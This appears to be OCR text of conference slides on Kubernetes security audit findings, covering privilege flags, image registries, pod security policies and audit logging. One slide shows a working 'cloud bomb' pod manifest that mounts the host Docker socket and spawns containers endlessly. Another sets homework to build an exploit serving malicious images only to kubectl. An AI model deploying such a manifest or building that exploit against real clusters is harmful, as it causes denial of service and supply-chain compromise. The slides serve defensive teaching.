Unfortunately, we have to look into the container

```
cat /proc/1/status -- NoNewPrivs:    1
```

In Linux, the `execve` *system call can grant more privileges to a newly-created process than its parent process. Considering security issues, since Linux kernel v3.5, there is a new flag named* `no_new_privs` *added to prevent those new privileges from being granted to the processes.*

Hey, Linus, this is a stupid idea

By default, ie when `allowPrivilegeEscalation=nil`, we will set `no_new_privs=true` with the following exceptions:

- when a container is `privileged`
- when `CAP_SYS_ADMIN` is added to a container
- when a container is not run as root, uid `0` (to prevent breaking suid binaries)

This is even more stupid

All credits to **Andreas Peters (Peddy)** at Spiegel for pointing to this issue
https://stupefied-goodall-e282f7.netlify.com/contributors/design-proposals/auth/no-new-privs/


WHAT THE HACK: CLOUD BOMB

>_ ENDOCODE

```
apiVersion: v1
kind: Pod
metadata:
 name: busybox-cloudbomb
spec:
 containers:
 - image: busybox
   command:
     - /bin/sh
     - "-c"
     - "while true; \
          do \
            docker run -d --name BOOM_$(cat /dev/urandom | tr -cd 'a-f0-9' | head -c 6) nginx ; \
          done"
   name: cloudbomb
   volumeMounts:
   - mountPath: /var/run/docker.sock
     name: docker-socket
   - mountPath: /bin/docker
     name: docker-binary
 volumes:
 - name: docker-socket
   hostPath:
     path: /var/run/docker.sock
 - name: docker-binary
   hostPath:
     path: /bin/docker
```

DON'T RUN IN PRODUCTION
IT COULD STILL WORK

PROBABLY TILL 1.6



Bruce Schneier

"… complexity is the worst enemy of security"

"The thing is we absolutely love complexity"

Personal Conclusion

This is a philosophic or even religious conflict.


We are not going to solve it here and now

https://www.schneier.com/news/archives/2012/12/complexity_the_worst.htm

https://www.buddhanet.net/e-learning/qanda02.htm

NETWORK APPLICATION VIEW (SIMPLIFIED)

>_ ENDOCODE



AUDITS TOP FINDINGS

FINDINGS

1. Storage
2. Images
3. Installations
4. Pod Security
5. Audit Logs
6. Networks

this is not a Kubernetes Issue

DISTRIBUTED DATABASES

#1 DATABASES AND STORAGE

Concept

- Not 12factor
- Installation
- No understanding of the CAP Theorem
- Geodistribution: KRITIS
- No understanding of Processes
  - Backup/Restore
  - Add Node
  - Repair Node
  - Repair Split Brain
- Databases in Containers
- Strange Proprietary Solutions

Missing Implementation

- Live/Readiness Probes
- PodDisruptionBudget
- PodAntiAffinity
- Node Selector

Watch Berlin Buzzwords 2019 Bloomberg Talk

Running Solr within Kubernetes at Scale Search
Houston Putman


https://berlinbuzzwords.de/19/session/running-solr-within-kubernetes-scale

CAP Theorem

Consistency


Availability

Partition Tolerance



https://upload.wikimedia.org/wikipedia/commons/e/e7/Cap-theorem.png

REPLICATION



IMAGES

#2 IMAGES

- Image Policy
- Registries
  - Clair, quay.io
  - Nexus
- ImageStreams

RUNNING CODE

- from an unknown source
- as root
- with full access to the cluster resources
- this includes `kubectl create -f` https://example.com/deploy.yaml
- and Helm charts


TERRIBLE IDEA

Homework:
write an exploit which is not visible to a human in a browser, but delivers malicious images to kubectl in go

Hint: `User-Agent: kubectl/v1.15.0 (linux/amd64) kubernetes/e8462b5`

Time < 30 minutes

REGISTRIES: THE UNTOLD TRUTH...




- **Heartbleed: CVE-2014-0160**
  - Bug in SSL/TLS exposing the private key of a server
  - present in **80% of containers** still 18 months after disclosure
- **GHOST: CVE-2015-0235**
  - glibc vulnerability in gethostbyname
  - exploitable in some conservative distributions


https://www.banyanops.com/blog/analyzing-docker-hub/
https://coreos.com/blog/vulnerability-analysis-for-containers/

STATISTICS FROM BANYAN OPS (May, 26, 2015)

REGISTRIES: SCANNING FOR VULNERABILITIES



CRYPTOJACKING



https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

SETUP

#3 SETUP

Issues

- Setup of the Clusters
- Service Accounts
- Users
- Automation Prod
- Version

Solutions

- Keep the cluster up to date
- Manage Service Accounts
- and Users
- Automate your systems
- Version
- Additionally: deploy on K8S:latest

#4 POD SECURITY

- PodSecurityPolicy
  - Privileged Containers
  - InitContainers
  - Istio!!
- SeLinux or AppArmor
- Host File Isolation
  - Docker Socket
  - /etc
- Limits
- Liveness / Readiness Checks

DETECT PRIVILEGES


```
kubectl get pods --all-namespaces -o jsonpath='
{range .items[*]}
{range .spec.initContainers[*]}
{.image}{"\t"}
{.securityContext}
{.end}{"\n"}
{end}
' | sort |uniq
```

… OR THE GO TEMPLATE ENGINE


```
kubectl get pods --all-namespaces -o go-template \
--template="{{range .items}}{{.metadata.namespace}}/{{.metadata.name}}:{{println}}{{range .spec.containers}}
{{.image}}:{{.securityContext}}

{{end}}{{end}}"
```

```
kube-system/coredns-5c98db65d4-4ldgl:
  k8s.gcr.io/coredns:1.3.1:map[allowPrivilegeEscalation:false capabilities:map[add:[NET_BIND_SERVICE] drop:[all]] readOnlyRootFilesystem:true]
kube-system/coredns-5c98db65d4-r2t85:
  k8s.gcr.io/coredns:1.3.1:map[allowPrivilegeEscalation:false capabilities:map[add:[NET_BIND_SERVICE] drop:[all]] readOnlyRootFilesystem:true]
kube-system/default-http-backend-59f7ff8999-hgfwj:
  gcr.io/google_containers/defaultbackend:1.4:<no value>
kube-system/etcd-minikube:
  k8s.gcr.io/etcd:3.3.10:<no value>
kube-system/heapster-mg8b7:
  k8s.gcr.io/heapster-amd64:v1.5.3:<no value>
kube-system/influxdb-grafana-ph7w5:
  k8s.gcr.io/heapster-influxdb-amd64:v1.3.3:<no value>
  k8s.gcr.io/heapster-grafana-amd64:v4.4.3:<no value>
kube-system/kelefstis-56b8d5fcd9-fhlqb:
  quay.io/endocode/k7s:latest:<no value>
kube-system/kube-addon-manager-minikube:
  k8s.gcr.io/kube-addon-manager:v9.0:<no value>
kube-system/kube-apiserver-minikube:
  k8s.gcr.io/kube-apiserver:v1.15.0:<no value>
kube-system/kube-controller-manager-minikube:
  k8s.gcr.io/kube-controller-manager:v1.15.0:<no value>
kube-system/kube-proxy-975hb:
  k8s.gcr.io/kube-proxy:v1.15.0:map[privileged:true]
kube-system/kube-scheduler-minikube:
  k8s.gcr.io/kube-scheduler:v1.15.0:<no value>
kube-system/kubernetes-dashboard-7b8ddcb5d6-9sjhd:
  k8s.gcr.io/kubernetes-dashboard-amd64:v1.10.1:<no value>
kube-system/nginx-ingress-controller-7b465d9cf8-96f5s:
  quay.io/kubernetes-ingress-controller/nginx-ingress-controller:0.23.0:map[capabilities:map[add:[NET_BIND_SERVICE] drop:[ALL]] runAsUser:33]
kube-system/storage-provisioner:
  gcr.io/k8s-minikube/storage-provisioner:v1.8.1:<no value>
```



intentional
line break

- Docker classical
- Cri-O new default
- rkt out dated

With Hypervisor

- gVisor
- Intel Clear Container (kata containers)
- kvm

`RuntimeClass` will be configurable in the future

https://kubernetes.io/blog/2018/10/10/kubernetes-v1.12-introducing-runtimeclass/

gVisor already available as one click solution in GKE

```
docker run  --rm -it ubuntu df
Filesystem                     1K-blocks     Used Available Use% Mounted on
none                            61796348 19085624  39548612  33% /
tmpfs                              65536        0     65536   0% /dev
tmpfs                            7907288        0   7907288   0% /sys/fs/cgroup
/dev/mapper/sirius--vg-docker   61796348 19085624  39548612  33% /etc/hosts
shm                                65536        0     65536   0% /dev/shm
tmpfs                            7907288        0   7907288   0% /proc/acpi
tmpfs                            7907288        0   7907288   0% /proc/scsi
tmpfs                            7907288        0   7907288   0% /sys/firmware


docker run --runtime=runsc --rm -it ubuntu df
df: /sys: Function not implemented
df: /dev: Function not implemented
Filesystem     1K-blocks     Used Available Use% Mounted on
none            61796348 22247736  39548612  37% /
```

POD SECURITY POLICY - PRIVILEGES TO VOLUMES


```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: restricted
  annotations:
    seccomp.security.alpha.kubernetes.io/allowedProfileNames: 'docker/default,runtime/default'
    apparmor.security.beta.kubernetes.io/allowedProfileNames: 'runtime/default'
    seccomp.security.alpha.kubernetes.io/defaultProfileName:  'runtime/default'
    apparmor.security.beta.kubernetes.io/defaultProfileName:  'runtime/default'
spec:
  privileged: false
  # Required to prevent escalations to root.
  allowPrivilegeEscalation: false
  # This is redundant with non-root + disallow privilege escalation,
  # but we can provide it for defense in depth.
  requiredDropCapabilities:
    - ALL
  # Allow core volume types.
  volumes:
    - 'configMap'
    - 'emptyDir'
    - 'projected'
    - 'secret'
    - 'downwardAPI'
    # Assume that persistentVolumes set up by the cluster admin are safe to use.
      - 'persistentVolumeClaim'
```

POD SECURITY POLICY - NETWORK, GROUPS

>_ ENDOCODE

```
hostNetwork: false
  hostIPC: false
  hostPID: false
  runAsUser:
    # Require the container to run without root privileges.
    rule: 'MustRunAsNonRoot'
  seLinux:
    # This policy assumes the nodes are using AppArmor rather than SELinux.
    rule: 'RunAsAny'
  supplementalGroups:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
  fsGroup:
    rule: 'MustRunAs'
    ranges:
      # Forbid adding the root group.
      - min: 1
        max: 65535
    readOnlyRootFilesystem: false
```


AUDIT LOGS

#5 AUDIT LOGS


- K8S Audit Logs
- Elastic Search RBAC
- Keycloak Access Logs

- DevOps
  - You Build it, you run it
  - K8S yaml in Git
  - Secrets in
    Secret Branch

- Kubect Audit
  - Log to Stackdriver
  - Stackdriver
    export to BigQuery
  - Audit in BigQuery



DEVELOPER GIT GKE Stackdriver BigQuery AUDITOR



